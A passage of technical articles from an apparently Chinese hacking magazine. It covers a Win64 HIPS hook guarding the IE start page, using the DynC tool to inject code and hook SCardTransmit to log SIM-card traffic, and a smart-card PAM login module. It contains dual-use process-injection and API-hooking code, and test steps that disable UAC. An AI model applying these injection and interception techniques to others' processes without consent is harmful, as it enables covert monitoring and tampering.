        __in        ULONG DataSize
    )
    {
        long (WINAPI
*pZwSetValueKey)(HANDLE,PUNICODE_STRING,ULONG,ULONG,
PVOID,ULONG);
    pZwSetValueKey=(long (WINAPI
    *)(HANDLE,PUNICODE_STRING,ULONG,ULONG,PVOID,UL
ONG))GetOriginalFunction( (ULONG_PTR)Fake_ZwSetValueKey );
    //如果不是IE\\MAIN下面的键值就忽略
    if( stricmp(KeyHandleToKeyName(KeyHandle),"\\Registry\\Machi
ne\\SOFTWARE\\
    Microsoft\\Internet Explorer\\MAIN")!=0 )
            return pZwSetValueKey(KeyHandle, ValueName,
TitleIndex, Type, Data, DataSize);
        //如果是[主页键]就警告，否则忽略
        if( wcsicmp(ValueName->Buffer,L"Start_Page")==0 ) //should
be [Start Page]
        {
            int mbwr=MessageBoxA(0,cs(cs("进程ID为",CStr(Get
CurrentProcessId())),"的程序试图修改IE主页，是否允许？"),"HIPS
警告",4);
            if(mbwr!=7)
                return pZwSetValueKey(KeyHandle, ValueName,
TitleIndex, Type, Data, DataSize);
            else
                return 0xC0000022;
        }
        return pZwSetValueKey(KeyHandle, ValueName, TitleIndex,
Type, Data, DataSize);
    }
```

在里面有一些自定义函数，如cs、CStr等，都是为了方便字符串操作的。虽然C++的CString都有类似的功能，但是我不喜欢CString，所以自己实现了：

```
//连接两个char*字符串
char *cs(char *str1, char *str2)
{
    long newstrlen=strlen(str1)+strlen(str2)+1;
    char *newstr=(char*)malloc(newstrlen);
    memcpy(newstr,str1,strlen(str1));
    memcpy(newstr+strlen(str1),str2,strlen(str2)+1);
    return newstr;
}
//把整数转化为字符串
char *CStr(long n)
{
    char *newstr=(char*)malloc(11);
    memset(newstr,0x0,11);
    ltoa(n,newstr,10);
    return newstr;
}
```

文章几句话带过的东西，在研究的时候可不是那么轻易得到的。特别要注意，在伪函数中动态调用的MessageBoxA必须要用LoadLibrary，否则在CUI程序中会崩溃。另外在Fake_CreatePeocessW（实现Ring3全局钩子）中注入DLL前要检查启动的进程类型，如果是64位进程才注入dll，如果是32位进程则不要注入，否则会导致要启动的32位进程无法启动，甚至导致自身程序崩溃。实现判断是否64位进程可以用IsWow64Process来实现：

```
BOOL IsWow64(HANDLE hProc)
{
    BOOL bIsWow64 = FALSE;
    IsWow64Process(hProc, &bIsWow64);
    return bIsWow64;
}
```

测试方法：

```
1.复制全部文件到C盘根目录
2.使用InjectDllx64.exe把hookdll.dll注入到explorer.exe
3.运行NtSetValueKey.exe
注意：测试时请关闭UAC
```

测试截图如图1、图2所示。





图1

允许修改：



阻止修改：





图2

然而问题大家都看出来了，就是无法阻止32位进程修改IE主页！这个想要直接解决基本上不可能，因为32位程序不能被64位程序注入DLL，64位程序也不能被32位程序注入DLL。如果真的要实现一个主动防御系统，必须有两个部分：针对64位进程的部分和针对32位进程的部分。针对64位进程的部分我已经实现了，针对32位进程的部分我就提出个思路（具体代码请翻看我在2009年发表的文章）：编写一个32位程序，使用WMI监视进程创建，如果有进程被创建，就注入Hook ZwSetValueKey的32位DLL。不过这毕竟不是完美的方法。我会继续研究Win64上实现HIPS，如果成功，会第一时间发表在《黑客防线》上。如果已经有读者想到了比这个好的方法，也请不吝赐教。

另外本文也只是个提出一个"解决方法"，而不是"解决方案"。如果要实现可用的HIPS，还有很长的路要走。比如增加记住用户选择的项目，增加意外处理防止把程序搞崩溃了。最重要的是不能直接使用MessageBox弹框，而是要使用消息机制把信息发送到另外一个程序里进行集中的提示处理。要注意的事项太多，不胜枚举。还请有兴趣的朋友自行研究。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：无
关键词：Dync，Hook，钩子



Windows 程序的手术刀——DynC

文 Proton

简 介

大家在拿到一个没有源码的 Windows 程序时，如果想了解它的行为，最直接的方法就是祭起 OllyDBG 了。但是很多情况下 OllyDBG 尽管能够查看程序的行为，但是对于某些时间敏感或者大量的函数调用、数据交换——比如监控 socket、监控消息循环等，OllyDBG 的设断->查看->运行这样的方法就很让人抓狂了。如果要想改变程序行为，在 OllyDBG 里就要写汇编代码了，而且一不小心，辛辛苦苦写出的代码就会丢失。这时你可能会使用注入 DLL 的方式来做监控，但是这样自己需要编写一个 DLL、一个 DLL Injector，并且所有的跟监控不相关的逻辑都必须自己实现（Hook，传出监控结果等）。

如果你要做的就是像这样类似于手术的工作，有一个专门的工具可以帮助你实现——DynC！

DynC 全名叫“DynC 动态分析 C 语言编译器”，名字当然是作者起的。在 Google 上搜索“dync pediy” 就可以找到这个工具。尽管是个 2007 年写成的工具，在 Windows 7 上依然可用。

这是一个专门用来向其他进程注入代码的工具，代码使用 C 语言编写，提供了 LoadLibrary、GetProcAddress 函数，以及专门用来做 Hook 的 HookFunc、HookAPI 函数，用做输出的 print、hex。编写的代码会根据选中的进程，现场编译并且将代码注入进程。基本用法我就不作介绍了，大家可以根据下文的命令猜个七七八八的，或者在作者的帖子里学习。

当时看到的时候就知道，这绝对算得上是神器，只是神器的威力一直没有发挥的地方。终于有一天，我希望了解一下短信/电话号码备份软件是怎么读取 SIM 卡的，但是机器上并没有 VC，于是便想到了 DynC。

实际应用

DynC 分两部分，一部分是 Server，运行后会在托盘上显示一个图标；一部分是 Client，用来操作。

打开窗口后，执行以下命令：

```
lk
```

连接成功！

```
ls
ListProcess ==> ALL
--------------------------------------------------------
......
        3944 : C:\Program Files\Dekart\SIM Manager\SIMManager.exe
......
--------------------------------------------------------
at 3944
SetCurrentDirectory C:\Program Files\Dekart\SIM Manager
Attach PID:3944
Open DYNC File:SIMManager.exe.dyn
Load DYNC File: 1942 bytes
```

这时目标就已经设定好了，可以打开“源代码编辑”窗口进行代码编写了。这是我用来截获通信的代码，只 Hook 了一个 SCardTransmit 函数：

```
    /* 省略了一些函数声明 */
int hHook; /* Hook 的句柄 */
typedef unsigned long DWORD;
typedef struct _scioreq { /* SCardTransmit 相关的结构 */
    DWORD dwProtocol;
    DWORD cbPciLength;
} SCARD_IO_REQUEST, *LPSCARD_IO_REQUEST;
/* 编写代码的时候要注意，Windows 的 API 一定要加上 WINAPI
这个标记，不然 DynC 会把函数当做 C 调用约定的，而不是 stdcall
调用约定 */
long WINAPI (*SCardTransmit)( /* 函数原型、指针 */
    int hCard,
    LPSCARD_IO_REQUEST pioSendPci,
    char *pbSendBuffer,
    DWORD cbSendLength,
    LPSCARD_IO_REQUEST pioRecvPci,
    char *pbRecvBuffer,
    DWORD *pcbRecvLength) = 0;
long WINAPI my_sct( /* 挂钩函数 */
    int hCard,
    LPSCARD_IO_REQUEST pioSendPci,
    char *pbSendBuffer,
    DWORD cbSendLength,
    LPSCARD_IO_REQUEST pioRecvPci,
    char *pbRecvBuffer,
    DWORD *pcbRecvLength)
{
long ret;
    print("--> ");
    hex(pbSendBuffer, cbSendLength); /* 输出 pbSendBuffer 指
向的内容 */
    DisableHook(hHook); /* 禁用 Hook，因为是通过 inline hook
实现的，所以调用原函数的时候要先恢复 hook */
    ret = SCardTransmit( /* 调用原函数 */
        hCard,
        pioSendPci,
        pbSendBuffer,
        cbSendLength,
        pioRecvPci,
```

```
                pbRecvBuffer,
                pcbRecvLength);
        EnableHook(hHook); /* 启用 Hook */
        print("<-- ");
        hex(pbRecvBuffer, *pcbRecvLength); /* 输出 pbRecvBuffer
的内容*/
        return ret;
    }
    //代码初始化函数，加载时运行
    void InitInstance(void)
    {
        SCardTransmit =
                GetProcAddress(LoadLibrary("winscard.dll"),
"SCardTransmit");
        hHook = HookFunc(SCardTransmit, my_sct); /* 挂钩，很方
便吧 */
    }
    //代码注销函数，退出时运行
    void ExitInstance(void)
    {
        UnHook(hHook);
        print("exit\n");
    }
```

编写代码完成了，就可以在控制台里面执行了：

```
run
Compile Success.
Code Size:2895 bytes
InjectRemoteThread Success.
```

这时候我们让程序读取 SIM 卡，就可以看到通信的内容了！如图 1 所示。




图 1

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：C 语言
关键词：Linux，PAM，智能卡



编写 Linux PAM 模块实现"智能卡"登录

文 Proton

你还在使用密码登录吗？作为一个最直接、容易理解以及使用最广泛的认证方式，使用密码认证可以满足大部分的需求，但是有很多明显的缺点，易于猜解，长度过长又会对想要记住密码的人造成困扰。而且，如果只是自己用用的机器，每一回开机都要输入一次密码，就比较烦人了；如果不设置密码，又不希望自己的舍友把系统搞乱。而且最重要的一点是，使用密码不够 cool，没有操作感……

关于卡的选择

笔者自己的本本是 Dell Latitude D630，集成了一个智能卡读卡器（O2Micro Oz776）。这么一个跟安全相关的利器，却一直没有得到有效的利用，于是决定利用起来。查了很多资料以后，发现最标准的用法是买一片带有公开密钥算法计算能力的 CPU 智能卡，私钥在智能卡上生成、存储，无法读出，签名、解密需要跟智能卡通信来实现，这样私钥不会出现在智能卡以外的地方，即使截获了它们的通信也什么都干不了（跟 SSL 原理一样），所以无论如何签名、解密总是需要这一张卡。恩，听起来很诱人，但是这种智能卡在国内是不太可能买到的，即使能买到 150 元以上一张的价格也不是我们这种想烧烧包就拉倒的人能够承受的。

于是我把目光盯上了安全性不高，但是相对便宜（2～3 元/张）的存储卡。这一类卡通常有几百个字节到几个 KB 的存储容量，用来保存一个认证标记是绰绰有余了。于是在没有多少知识的情况下，买了两次。第一次是一堆 24C02 卡，因为听说这种卡是任意读取的，没有限制，想简化设计于是选择了这个。结果买回来以后，根本就无法加电，后来发现这种卡就是一片 EEPROM 芯片封装成卡的样子，针脚定义跟智能卡标准都不兼容，尽管有能读这种卡的读卡器，但是我的不行。后来又发现跟标准兼容的 SLE4428 卡，买了一堆回来以后，我的读卡器还是不认，这次是真的不理解了，到网上发问，得到的回答是"O2Micro readers are known to be troublesome"。结果是，100 元让我打了水漂，父母那里再也没法有经费了，还不停地抱怨说

这些钱可以买多少吃的。

看来我的读卡器只能跟 CPU 卡打交道了，可是到哪里可以找到廉价的 CPU 卡呢？不经意间看到的我的手机 SIM 卡！这个我的读卡器是可以读出来的，而且也属于 CPU 卡的，只是没有 RSA 之类的高级功能了。SIM 卡是可以保存一些信息的，比如电话号码本、短信都可以存储到 SIM 卡中，那我们就借用一下短信的地方，存放认证标记了。

关于 PAM

PAM 的全称叫做 Pluggable Authenticate Modules，即“可插入式认证模块”。虽然叫“认证”模块，但是实际上它管着四部分：auth（认证：如果你是 a，请证明你是 a），account（账户管理：a 你不能在这个时候登录），password（更改密码），session（登录之前和之后的环境设定和清理）。“pluggable”的意思是，可以组合多个插件来实现特定的功能。比如，pam_unix.so 实现了基于/etc/shadow 的认证、密码修改、环境设定（比如根据/etc/passwd 中的 shell 列来启动相应的 shell），但是除了这个他就不管其他的了。比如，root 可以登录的“安全终端”是由 pam_securetty.so 负责的。如果要求这些限制同时成立或者有一个成立就通过，通过 pam 的配置文件来配置，这些配置文件通常在/etc/pam.d 里面。

每一个插件都是一个 shared object，提供哪些功能，就有哪些函数。比如，实现了 auth 就会有 pam_sm_authenticate 函数，对应着应用程序这边的 pam_authenticate 函数。

从程序的角度来说，流程大概是这样的：

应用程序发起请求(pam_authenticate) ==> PAM 根据参数中指定的 service，读取相应的配置文件 ==>调用 a.so 的 pam_sm_authenticate 函数==>调用 b.so 的 pam_sm_authenticate 函数==>……==>PAM 根据配置文件和各个插件的返回值综合得出认证是成功还是失败==>返回给应用程序。其中，各个模块还会使用应用程序在 pam_start 函数中提供的通信函数来获取必要的信息（比如密码）。

具体的用法、约定有很多，不在这里解释了，可以 man 一下相应的函数或者看看 pam 的文档。

总体设计

认证过程与标准的 UNIX 认证差不多，只不过密码是存储在卡上的随机数，不是通过键盘输入的就是了。

首先是认证标记：

```
typedef struct {
    int magic;      /* 这里是'CARD'，用来确认是不是一个有效的标记 */
    int magic1;     /* 这里也是'CARD'，但是如果有 PIN 的话，这个标记会一起被加密 */
    int id;         /* 一个随机数，只是个记号 */
    char token[56]; /* 56 个字节的随机数，充当密码使用 */
} token;
```

如果设定了 PIN 的话，magic1、id 和 token[56]这三个域都要使用 AES 加密存储，密钥就是 PIN 的 MD5 值。

magic1、id 和 token[56]这几个加起来正好是 64 个字节，也就是 AES blocksize 的 4 倍，这样就可以不要 padding 了；同时也是 SHA512 的输出的大小（下文会说到）。magic1 用来判断解密是否正确，PIN 不正确的话这里就不会是“CARD”。即使使用错误的 PIN 解密出来的 magic1 是“CARD”，也不会通过接下来的测试。

存储在电脑上的“shadow”文件保存在/etc/cards，对每一个用户只储存这些项：用户名，对应的认证标记种的 id，认证标记的 hash。hash 的算法作者采用的是重复 20000 次的 SHA512，hash 的内容就是上一段说的那 64 个字节，这样可以省去第一次的特殊处理。

因为 SIM 卡中每一条电话号码记录是 28 字节，每一条短信记录是 176 字节，所以认证标记只能放到短信文件里（下文会说到）。

代码编写，PAM 部分：

```
#include <stdarg.h>
#include <sys/types.h>
#include <locale.h>
#include <libintl.h>
#define _ gettext
#define PAM_SM_AUTH /* 要求有 pam_sm_authenticate 的定义 */
#include <security/_pam_macros.h>
#include <security/pam_modules.h>
#include <security/pam_ext.h>
#include "common.h" /* 各种辅助函数，  会有相应的解释 */
#include "card.h" /* 智能卡的读写函数 */
#include "settings.h"
#define msg_error(args...) \
    if(!(flags & PAM_SILENT)) { \
        pam_prompt(pamh, PAM_ERROR_MSG, NULL, args); \
    }
#define msg_info(args...) \
    if(!(flags & PAM_SILENT)) { \
        pam_prompt(pamh, PAM_TEXT_INFO, NULL, args); \
    }
PAM_EXTERN int pam_sm_authenticate(pam_handle_t *pamh,
int flags, int argc, const char **argv)
/*
这个就是认证的函数了，他的返回值决定了认证是成功还是失败
pamh:  应用程序由 pam_start 函数获得的句柄
flags: 标志位 具体请看 PAM 的文档
argc/argv:  在配置文件中指定的参数
*/
{
    int retval = PAM_AUTHINFO_UNAVAIL; /* 返回代码 */
    token tok, *ptok; /* 认证标记 */
    userinfo *uih = NULL, *u; /* 机器上存储的"shadow"文件 */
    const char *desired_user = NULL, *rhost = NULL;
char hash[64];
setlocale(LC_ALL, ""); /* 这 3 句是 L10N 相关的 */
    bindtextdomain("pam_iccard", ".");
    textdomain("pam_iccard");
    parse_file("/etc/pam_iccard.conf", 0);
    parse_args(argc, (char**)argv, 1);
    if(on("silent")) {
        flags |= PAM_SILENT;
    }
    if(PAM_SUCCESS == pam_get_item(pamh, PAM_RHOST,
(const void **)&rhost)) {
        if(rhost && strlen(rhost)) {
            /* 不支持远程登录:
                远程登录的时候（比如 ssh），认证的结果取决于那
台机器上是否有智能卡，这很显然不合理 */
                msg_error(_("pam_iccard doesn't support remote login."));
                retval = PAM_AUTH_ERR;
                goto last;
            }
    } else {
        msg_error(_("Can't get PAM_RHOST?!"));
        goto last;
    }
    if(!read_token(&tok)) { /* 读取卡中的认证标记 */
```

```
            msg_error(_("Read card failed: %s"), card_strerror());
            goto last;
        }
        /* Mission begins */
        retval = PAM_AUTH_ERR;
        {
            char *resp = NULL;
            int ret;
            ret = validate_token(&tok, NULL); /* 检查是否是有效的认证标记，是否加密，并且在提供了 PIN 的时候解密 */
            if(ret == VALIDATE_TOKEN_NEEDPIN) {
    if(PAM_SUCCESS != pam_prompt(pamh, PAM_PROMPT_ECHO_OFF, &resp, _("PIN: "))) {
                    msg_error(_("Failed to obtain PIN"));
                } else {
                    ret = validate_token(&tok, resp); /* 解密 */
                }
            }
            if(!ret) {
                msg_error("%s", card_strerror());
                goto last;
            }
        }
        /* 获取用户名 */
        if(PAM_SUCCESS != pam_get_item(pamh, PAM_USER, (const void **)&desired_user)) {
            msg_error(_("Can't get username ?!"));
            goto last;
        }
      uih = read_userinfo();
        if(!uih) {
        msg_error(_("Can't read userinfo!"));
            goto last;
        }
            /* 如果指定了用户名，按照用户名查找，如果没有，按照认证标记中的 ID 查找 */
        if(desired_user) {
            u = find_user_by_name(uih, desired_user);
        } else {
            u = find_user_by_id(uih, tok.id);
        }
        if(!u) {
            retval = PAM_USER_UNKNOWN;
            msg_error(_("Unknown or unregistered user."));
            goto last;
        }
        (void) digest(&tok.magic1, u->id, hash); /* 计算 hash */
        if(!memcmp(hash, u->hash, 64)) { /* 如果 hash 匹配，认证成功 */
            retval = PAM_SUCCESS;
            pam_set_item(pamh, PAM_USER, u->username); /* 设定用户名：因为用户名可能是我们根据认证标记中的 id 确定的，要让 pam stack 上的其他插件都知道 */
            goto last;
        } else { /* 不匹配，则认证失败 */
            msg_error(_("Authenticate failure."));
            goto last;
        }
        last:
        memset(&tok, 0, sizeof tok); /* 安全起见，将认证标记清 0 */
        ptok = NULL;
        if(uih)
            free_userinfo(uih);
        return retval;
    }
    PAM_EXTERN int pam_sm_setcred (pam_handle_t *pamh, int flags, int argc, const char **argv)
    {
        /* 这个函数我也没弄明白是干什么用的，但是除了 pam_unix.so，其他的插件都是直接返回 PAM_SUCCESS。pam_unix.so 也仅仅是缓存了 pam_sm_authenticate 的返回值来作为这个函数的返回值。这样对功能没有影响 */
        return PAM_SUCCESS;
    }
```

关于智能卡和 SIM 卡的读写

智能卡分接触式和非接触式两种。接触式就是平时看到的卡片上面带一片芯片的卡，早些时候的公共电话卡，现在的医保卡，都有这样的芯片。非接触式就是看不到芯片，而是埋在卡里面，通过线圈产生电磁感应进行供电和通信，一般学校食堂的饭卡、门禁卡多用这一种。这两种卡都有相应的标准，大家可以自己翻翻(ISO7816， ISO14443)

上文也说到过，智能卡还可以分为存储卡和 CPU 卡。存储卡是一种比较简单的卡，仅仅提供了存储信息的功能，一些卡还带有密码，可以起到一些防范的作用，但是这些卡自身无法进行运算。CPU 卡具有片上的 CPU、ROM、RAM 和操作系统，可以完成运算（比如上文提到的带有 RSA 功能的卡）。SIM 卡也是一种 CPU 卡。

SIM 卡除了遵循 ISO7816 标准以外，还遵循 GSM11.11 标准。这个标准里面描述了 SIM 卡的各种指令、行为以及文件系统结构。

跟智能卡通信，使用的 API 基本上都是 PC/SC，这是个微软在 Windows 上提供的访问智能卡的 API，已经成了事实标准。Linux 下的实现叫做 PCSClite。其中核心的函数是 SCardTransmit，作用是向智能卡发送 APDU，并且返回智能卡的应答。APDU 全称是 Application Protocol Data Unit，其实就是机器发给智能卡的指令。APDU 的具体格式如下：

CLA INS P1 P2 P3 [……]

CLA 是 CLAss，就是指令的类别，SIM 卡的 CLA 总是 0xA0

INS 是 INStruction，就是指令，具体的功能请看 GSM11.11

P1～P3 这三个字节是参数，不同的指令意义不一样，只是 P3 通常跟长度有关。

P3 后面的字节跟具体的指令有关，通常是附带的数据。

